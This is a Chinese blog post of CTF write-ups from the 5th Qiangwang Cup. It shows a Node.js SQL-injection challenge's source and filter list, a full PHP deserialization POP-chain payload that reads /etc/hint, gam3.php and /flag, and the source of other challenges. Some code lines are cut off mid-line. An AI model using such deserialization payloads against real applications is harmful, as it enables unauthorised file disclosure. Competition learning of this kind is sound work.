第五届强网杯某些wp


原创

KogRow 于 2021-06-14 11:16:46 发布 290 收藏
分类专栏： CTF 文章标签： CTF

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/shuaicenglou3032/article/details/117844766

版权


CTF 专栏收录该内容

59 篇文章 4 订阅

订阅专栏

1.SQL

这题是nodejs的题


F12提示得到源码：

```
const salt = random('Aa0', 40);
const HashCheck = sha256(sha256(salt + 'admin')).toString();

let filter = (data) => {
    let blackwords = ['alter', 'insert', 'drop', 'delete', 'update', 'convert', 'chr', 'char', 'concat', 'r
    let flag = false;

    if (typeof data !== 'string') return true;

    blackwords.forEach((value, idx) => {
        if (data.includes(value)) {
            console.log(`filter: ${value}`);
            return (flag = true);
        }
    });

    let limitwords = ['substring', 'left', 'right', 'if', 'case', 'sleep', 'replace', 'as', 'format', 'unio
    limitwords.forEach((value, idx) => {
        if (count(data, value) > 3){
            console.log(`limit: ${value}`);
            return (flag = true);
        }
    });

    return flag;
}
app.get('/source', async (req, res, next) => {
    fs.readFile('./source.txt', 'utf8', (err, data) => {
        if (err) {
            res.send(err);
        }
        else {
            res.send(data);
        }
    });
});
```

```
app.all('/', async (req, res, next) => {
    if (req.method == 'POST') {
        if (req.body.username && req.body.password) {
            let username = req.body.username.toLowerCase();
            let password = req.body.password.toLowerCase();

            if (username === 'admin') {
                res.send(`<script>alert("Don't want this!!!");location.href='/';</script>`);
                return;
            }

            UserHash = sha256(sha256(salt + username)).toString();
            if (UserHash !== HashCheck) {
                res.send(`<script>alert("NoNoNo~~~You are not admin!!!");location.href='/';</script>`);
                return;
            }

            if (filter(password)) {
                res.send(`<script>alert("Hacker!!!");location.href='/';</script>`);
                return;
            }

            let sql = `select password,username from users where username='${username}' and password='${pas
            client.query(sql, [], (err, data) => {
                if (err) {
                    res.send(`<script>alert("Something Error!");location.href='/';</script>`);
                    return;
                }
                else {
                    if ((typeof data !== 'undefined') && (typeof data.rows[0] !== 'undefined') && (data.row
                        res.send(`<script>alert("Congratulation,here is your flag:${flag}");location.href='
                        return;
                    }
                    else {
                        res.send(`<script>alert("Password Error!!!");location.href='/';</script>`);
                        return;
                    }
                }
            });
        }
    }

    res.render('index');
    return;
});
```

理论上这道题的username可以使用ADMİN来绕过，但实际失败了，怪事

```
const crypto=require('crypto');
const salt = 'Ao1';
//var obj=crypto.createHash('md5');
var obj=crypto.createHash('sha256');
var obj1=crypto.createHash('sha256');

obj.update(salt+'admin');

var str=obj.digest('hex');//hex是十六进制

console.log(str);
obj1.update(salt+'ADMIN'.toLowerCase());

var str1=obj1.digest('hex');//hex是十六进制

console.log(str1===str);
console.log('admin'==='ADMİN'.toLowerCase());
```



```
49bd8e25990327723a0efe65daf13deb557857ef0924c16a8008
9b8fe5f7a0c0
true
false
```

https://blog.csdn.net/shuaicenglou3032

强网先锋-赌徒：

扫目录得到www.zip。

审计下源码发现是序列化：

```
<meta charset="utf-8">
<?php
//hint is in hint.php
error_reporting(1);


class Start
{
    public $name='guest';
    public $flag='syst3m("cat 127.0.0.1/etc/hint");';

    public function __construct(){
        echo "I think you need /etc/hint . Before this you need to see the source code";
    }

    public function _sayhello(){
        echo $this->name;
        return 'ok';
    }

    public function __wakeup(){
        echo "hi";
        $this->_sayhello();
    }
    public function __get($cc){
        echo "give you flag : ".$this->flag;
        return ;
    }
}

class Info
{
    private $phonenumber=123123;
    public $promise='I do';

    public function __construct(){
        $this->promise='I will not !!!!';
        return $this->promise;
    }

    public function __toString(){
        return $this->file['filename']->ffiillee['ffiilleennaammee'];
    }
}

class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a='';

    public function __get($name){
        $function = $this->a;
        return $function();
    }

    public function Get_hint($file){
        $hint=base64_encode(file_get_contents($file));
        echo $hint;
        return ;
    }

    public function __invoke(){
        $content = $this->Get_hint($this->filename);
        echo $content;
    }
}

if(isset($_GET['hello'])){
    unserialize($_GET['hello']);
}else{
    $hi = new  Start();
}

?>
```

这里有三个类room,info和start，需要构造pop链使用文件包含读取文件，分析一下，

GET传入一个start的类，反序列化调用_sayhello方法。

_sayhello输出类中的name成员.


这里把name设置为room类.

最终的payload:

```
<?php
class Start
{
    public $name;
    public $flag;


    public function _sayhello(){
        echo $this->name;
        return 'ok';
    }

    public function __wakeup(){
        echo "hi";
        $this->_sayhello();
    }
    public function __get($cc){
        echo "give you flag : ".$this->flag;
        return ;
    }
}

class Info
{
    private $phonenumber=123123;
    public $promise='I do';

    public function __construct(){
        $this->promise='I will not !!!!';
        return $this->promise;
    }

    public function __toString(){
        return $this->file['filename']->ffiillee['ffiilleennaammee'];
    }
}

class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a;

    public function __get($name){
        $function = $this->a;
        return $function();
    }
    public function Get_hint($file){
        $hint='fuck you';
        echo $hint;
        return ;
    }

    public function __invoke(){
        $content = $this->Get_hint($this->filename);
        echo $content;
    }
}
$c = new Room();
$d = new Room();
$d->filename="/etc/hint";
$c->a = $d;
$b = new Info();
$b->file['filename'] = $c;
$a = new Start();
$a->name = $b;
$a->flag = "/etc/hint";


$pop = serialize($a);
echo urlencode($pop);
// unserialize($pop);

?>
```

然后得到提示：

visit gam3.php



猜硬币正反，连续猜对五次胜利

你已经猜对了次

正: ●
反: ○

请输入图片中的内容：

估计这就是赌徒这个题目的精髓了。


使用相同的payload读一下gam3.php:

```
<?php
```

```
session_start();

?>

<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <title>游戏中心</title>
    <link rel="stylesheet" type="text/css" href="css/identify.css"/>
    <link rel="stylesheet" type="text/css" href="css/layout.css"/>
    <link rel="stylesheet" type="text/css" href="css/account.css"/>
    <link rel="stylesheet" type="text/css" href="css/style.css"/>
    <link rel="stylesheet" type="text/css" href="css/control_index.css"/>
    <script type="text/javascript" src="js/jquery-1.7.2.min.js"></script>
    <script type="text/javascript" src="js/select.js"></script>
</head>

<body>
<div class="view-topbar">
    <div class="topbar-console">
        <div class="tobar-head fl">
            <a href="#" class="topbar-logo fl">
                <span><img src="Images/logo.png" width="20" height="20"/></span>
            </a>
            <a href="gam3.php" class="topbar-home-link topbar-btn text-center fl"><span>游戏大厅</span></a>
        </div>
    </div>
    <div class="topbar-info">
    </div>
</div>
<div class="view-body">
    <div class="view-sidebar">
        <div class="sidebar-content">
            <div class="sidebar-nav">
                <div class="sidebar-title">
                    <a href="#">
                        <span class="icon"><b class="fl icon-arrow-down"></b></span>
                        <span class="text-normal">我的游戏</span>
                    </a>
                </div>
                <ul class="sidebar-trans">
                    <li>
                        <a href="#">
                            <b class="sidebar-icon"><img src="Images/icon_author.png" width="16" height="16
                            <span class="text-normal">掷硬币</span>
                        </a>
                </ul>
            </div>
        </div>
    </div>
</div>
<?php
$arr = array(3436, 6275, 7481, 6283, 8996, 4951, 6691, 1706, 5912, 5160, 1039, 5281, 1080, 9120, 1630, 6405
$newarr = array_rand($arr, 1);
?>
<div class="view-product background-color">
    <div class="padding-big background-color">
        <br/><br/><br/>猜硬币正反，连续猜对五次胜利<br/><br/>你已经猜对了<?php echo($_SESSION['num']); ?>次<br/>
        <form method="post" action="gam3.php">
            <p>
                正: <input type="radio" name="guess" checked="yes" value="on"/><br/>
                反: <input type="radio" name="guess" value="off"/>
            </p><br/>

            <p>
                <img id="captcha_img" border="1" src="./pic/<?php echo $arr[$newarr]; ?>.jpg" width=100
                     height=30>
            </p>
            <p>请输入图片中的内容：<input type="text" name="authcode" value=""/></p><br/>
            <p><input type="submit" value="提交"
                      style="background-color: #7ED321;width: 76px;height: 25px;color: #FFFFFF"></p>
        </form>
        <br/>
        <?php if ($_SESSION['num'] >= 5)
  {
   include "/flag";
        }
 ?>
    </div>
</div>

<script>
    $(".sidebar-title").live('click', function () {
        if ($(this).parent(".sidebar-nav").hasClass("sidebar-nav-fold")) {
            $(this).next().slideDown(200);
            $(this).parent(".sidebar-nav").removeClass("sidebar-nav-fold");
        } else {
            $(this).next().slideUp(200);
            $(this).parent(".sidebar-nav").addClass("sidebar-nav-fold");
        }
    });
</script>
</body>

<?php
if (!isset($_SESSION['num'])) {
    $_SESSION['num'] = 0;
}
if (!isset($_SESSION['authcode'])) {
    $_SESSION['authcode'] = $arr[$newarr];
}
if (isset($_REQUEST['authcode'])) {
    if (strtolower($_REQUEST['authcode']) == $_SESSION['authcode']) {
        $answer = substr(rand(), 3, 1);
        if ($answer < 5) {
            $answer = "on";
        } else {
            $answer = "off";
        }
        if ($answer == $_POST['guess']) {
            $_SESSION['num']=$_SESSION['num']+1;
        } else {
            $_SESSION['num'] = 0;
        }
    } else {
        echo "<script>alert('验证码错误');</script>";
    }
    $_SESSION['authcode'] = $arr[$newarr];
}

?>
```

发现了/flag。

同样的payload读取/flag拿到flag:



```
结果    字符数:42
flag{117b91a0-7719-4bd3-8f4b-bdd1b39f02d4}
```

3.pop_master

访问题目中

```
<?php
include "class.php";
//class.php.txt
highlight_file(__FILE__);
$a = $_GET['pop'];
$b = $_GET['argv'];
$class = unserialize($a);
$class->LyQPV1($b);
```

的txt得到16万行的源码。

有点无语。

4.[强网先锋]寻宝

提示1：

```
<?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);


function filter($string){
        $filter_word = array('php','flag','index','KeY1lhv','source','key','eval','echo','\$','\(','\.','nu
        $filter_phrase= '/'.implode('|',$filter_word).'/';
        return preg_replace($filter_phrase,'',$string);
    }


if($ppp){
    unset($ppp);
}
$ppp['number1'] = "1";
```

```
$ppp['number2'] = "1";
$ppp['nunber3'] = "1";
$ppp['number4'] = '1';
$ppp['number5'] = '1';

extract($_POST);

$num1 = filter($ppp['number1']);
$num2 = filter($ppp['number2']);
$num3 = filter($ppp['number3']);
$num4 = filter($ppp['number4']);
$num5 = filter($ppp['number5']);


if(isset($num1) && is_numeric($num1)){
    die("非数字");
}

else{

    if($num1 > 1024){
    echo "第一层";
        if(isset($num2) && strlen($num2) <= 4 && intval($num2 + 1) > 500000){
            echo "第二层";
            if(isset($num3) && '4bf21cd' === substr(md5($num3),0,7)){
                echo "第三层";
                if(!($num4 < 0)&&($num4 == 0)&&($num4 <= 0)&&(strlen($num4) > 6)&&(strlen($num4) < 8)&&isse
                    echo "第四层";
                    if(!isset($num5)||(strlen($num5)==0)) die("no");
                    $b=json_decode(@$num5);
                        if($y = $b === NULL){
                                if($y === true){
                                    echo "第五层";
                                    include 'KeY1lhv.php';
                                    echo $KEY1;
                                }
                        }else{
                            die("no");
                        }
                }else{
                    die("no");
                }
            }else{
                die("no");
            }
        }else{
            die("no");
        }
    }else{
        die("no111");
    }
}


非数字
```